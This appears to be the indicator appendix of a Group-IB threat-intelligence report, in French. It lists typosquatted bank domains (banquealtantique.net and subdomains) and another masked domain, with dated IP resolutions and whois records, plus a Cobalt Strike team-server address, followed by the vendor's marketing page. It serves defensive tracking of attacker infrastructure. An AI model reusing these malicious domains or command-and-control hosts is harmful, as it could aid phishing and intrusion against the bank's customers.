	01/11/2019	102.139.99.144	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire
	06/11/2019	196.181.235.181	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	06/11/2019	154.235.140.248	netname : MTNCI descr : Utilisé pour MTNCI, Clients 2G/3G/4G pays : Côte d'Ivoire
	07/11/2019	196.181.56.65	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	08/11/2019	154.234.50.130	netname : MTNCI descr : Utilisé pour MTNCI, Clients 2G/3G/4G pays : Côte d'Ivoire
	12/11/2019	196.182.87.192	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	12/11/2019	102.138.190.55	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire

Domaine	Date	IP	Whois
banquealtantique.net	18/11/2019	154.233.179.127	netname : MTNCI descr : Utilisé pour MTNCI, Clients 2G/3G/4G pays : Côte d'Ivoire
	20/11/2019	102.139.19.96	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire
	21/11/2019	102.139.157.108	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire
	25/11/2019	213.227.140.15	netname : NL-LEASEWEB-20000721 org-name : LeaseWeb Netherlands B.V. pays : Pays-Bas
	19/07/2019	185.185.84.50	netname : HCU-Nottingham-1 pays : Royaume-Uni
	12/06/2020	172.67.214.171	Cloudflare
news.banquealtantique.net	31/07/2019	185.244.31.24	netname : PRIVACYFIRST-UK3 pays : Royaume-Uni
	05/09/2019	79.134.225.75	netname : PRIVACYFIRST-EU pays : Union européenne
	30/09/2019	154.234.111.1	netname : MTNCI descr : Utilisé pour MTNCI, Clients 2G/3G/4G pays : Côte d'Ivoire
	04/11/2019	102.139.99.144	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire
	06/11/2019	154.235.140.248	netname : MTNCI descr : Utilisé pour MTNCI, Clients 2G/3G/4G pays : Côte d'Ivoire
	14/11/2019	102.138.190.55	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire
	27/11/2019	213.227.140.15	netname : NL-LEASEWEB-20000721 org-name : LeaseWeb Netherlands B.V. pays : Pays-Bas
	13/05/2020	45.15.16.175	netname : NB-SE1 org-name : Netbouncer SE1 pays : Suède
	20/05/2020	45.15.16.207	netname : NB-SE1 org-name : Netbouncer SE1 pays : Suède

Domaine	Date	IP	Whois
news.banquealtantique.net	04/06/2020	45.15.16.140	netname : NB-SE1 org-name : Netbouncer SE1 pays : Suède
	06/07/2020	172.67.214.171	Cloudflare
	06/07/2020	104.18.44.41	Cloudflare
	06/07/2020	104.18.45.41	Cloudflare
actu.banquealtantique.net	30/06/2020	192.34.109.12	netname : WOW-IPV4-NET5 organization: Wowrack.com (WOWTEC-1) pays : États-Unis
	07/11/2020	178.73.192.68	netname : FROOTYNET-11 organization: Frootynet Sweden pays : Suède
	24/11/2020	46.246.80.66	netname : FROOTYNET-10 organization: Frootynet Sweden pays : Suède
	16/12/2020	178.73.192.66	netname : FROOTYNET-11 organization: Frootynet Sweden pays : Suède
	05/03/2021	46.246.84.74	netname : FROOTYNET-1 organization: Frootynet Sweden pays : Suède
actu.banquealtantique.net	16/06/2019	46.246.14.66	netname : FROOTYNET-5 organization: Frootynet Sweden pays : Suède
	04/07/2019	91.193.75.171	netname : PRIVACYFIRST-RU2 pays : Russie
	14/08/2019	185.244.31.24	netname : PRIVACYFIRST-UK3 pays : Royaume-Uni
	03/09/2019	212.7.208.110	netname : NL-LEASEWEB-20100812 org-name : LeaseWeb Netherlands B.V. pays : Pays-Bas
	13/09/2019	102.138.135.72	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire
	24/09/2019	196.183.27.144	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire

Domaine	Date	IP	Whois
actu.banquealtantique.net	24/09/2019	102.137.108.115	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire
	03/10/2019	196.182.27.18	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	10/07/2019	102.138.240.28	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire
	12/10/2019	102.137.132.25	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire
	20/10/2019	196.180.99.187	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	26/10/2019	196.181.209.215	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	27/10/2019	102.138.175.145	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire
	06/11/2019	102.139.99.144	netname : MTNCI descr : MTNCI / 2G-3G-4G pays : Côte d'Ivoire
	11/11/2019	196.182.87.192	netname : MTNCI descr : MTN LTE pays : Côte d'Ivoire
	19/11/2019	154.233.179.127	netname : MTNCI descr : Utilisé pour MTNCI, Clients 2G/3G/4G pays : Côte d'Ivoire
	12/12/2019	213.227.140.15	netname : NL-LEASEWEB-20000721 org-name : LeaseWeb Netherlands B.V. pays : Pays-Bas
****netad.com	21/04/2020	185.185.84.14	netname : HCU-Nottingham-1 descr : hosting.co.uk - Nottingham infrastructure pays : Royaume-Uni
	22/04/2020	185.140.53.18	netname : PRIVACYFIRST-EU pays : Union européenne
	24/04/2020	45.15.16.156	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède

Domaine	Date	IP	Whois
****netad.com	05/05/2020	45.15.16.166	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	14/06/2020	104.27.143.189	Cloudflare
	14/06/2020	104.27.142.189	Cloudflare
	14/06/2020	172.67.151.41	Cloudflare
codir.****netad.com	15/05/2020	45.15.16.175	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	28/05/2020	45.15.16.228	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	06/06/2020	45.15.16.140	netname : NB-SE1 descr : Netbouncer SE1 pays : Suède
	29/06/2020	46.246.82.67	netname : FROOTYNET-9 organization: Frootynet Sweden pays : Suède
	12/11/2020	46.246.84.72	netname : FROOTYNET-1 organization: Frootynet Sweden pays : Suède
	14/01/2021	46.246.4.78	netname : FROOTYNET-2 organization: Frootynet Sweden pays : Suède
	05/03/2021	46.246.84.74	netname : FROOTYNET-1 organization: Frootynet Sweden pays : Suède
108.62.49.249 En novembre 2020, le système TI&A a récupéré des données de l'adresse 108.62.49.249 où était déployé le serveur de Cobalt Strike, connu sous le nom de « Team Server ».	28/10/2020	108.62.49.249	orgname : Leaseweb USA, Inc. orgid: Luxembourg
	08/06/2020	176.9.193.5	orgname : Hetzner Online GmbH pays : Allemagne
	25/04/2020	160.155.0.199	netname : OCI descr : ORANGE COTE D'IVOIRE pays : Côte d'Ivoire
D'après les informations collectées, nous avons été en mesure d'identifier les victimes et les serveurs liés où étaient déployées les payloads malveillants et où le contrôle a été rétabli :			
154.44.177.192	18/04/2021	154.44.177.192	orgname : PSINet, Inc. pays : États-Unis

Group-IB’s mission:
Fight against cybercrime


Group-IB is a leading provider of innovations and solutions for detecting and preventing cyberattacks, eliminating fraud, and protecting brands from digital risks worldwide.

19 years	of hands-on experience	1,300+	cybercrime investigations worldwide
70,000+	hours of incident response	600+	world-class cybersecurity experts

Active partner in global investigations



Recognized by top industry experts



Technologies and innovations

- | Cybersecurity | Anti-fraud | Brand protection |
|--|--|--|
| <ul style="list-style-type: none">Threat intelligenceAttack surface managementEmail protectionNetwork traffic analysisMalware detonationEDRXDR | <ul style="list-style-type: none">Client-side anti-fraudAdaptive authenticationBot preventionFraud intelligenceUser and entity behavior analysis | <ul style="list-style-type: none">Anti-phishingAnti-piracyAnti-scamAnti-counterfeitProtection from data leaksVIP protection |

Intelligence-driven services

- | Audit & Consulting | <ul style="list-style-type: none">Security AssessmentPenetration Testing | <ul style="list-style-type: none">Red TeamingCompliance & Consulting |
|-------------------------------|--|---|
| Education & Training | <ul style="list-style-type: none">For technical specialistsFor wider audiences | |
| DFIR | <ul style="list-style-type: none">Incident ResponseIncident Response Retainer | <ul style="list-style-type: none">Digital ForensicseDiscovery |
| Managed Services | <ul style="list-style-type: none">Managed DetectionManaged Threat Hunting | <ul style="list-style-type: none">Managed Response |
| High-Tech Crime Investigation | <ul style="list-style-type: none">Cyber InvestigationInvestigation Subscription | |



**Preventing and investigating
cybercrime since 2003**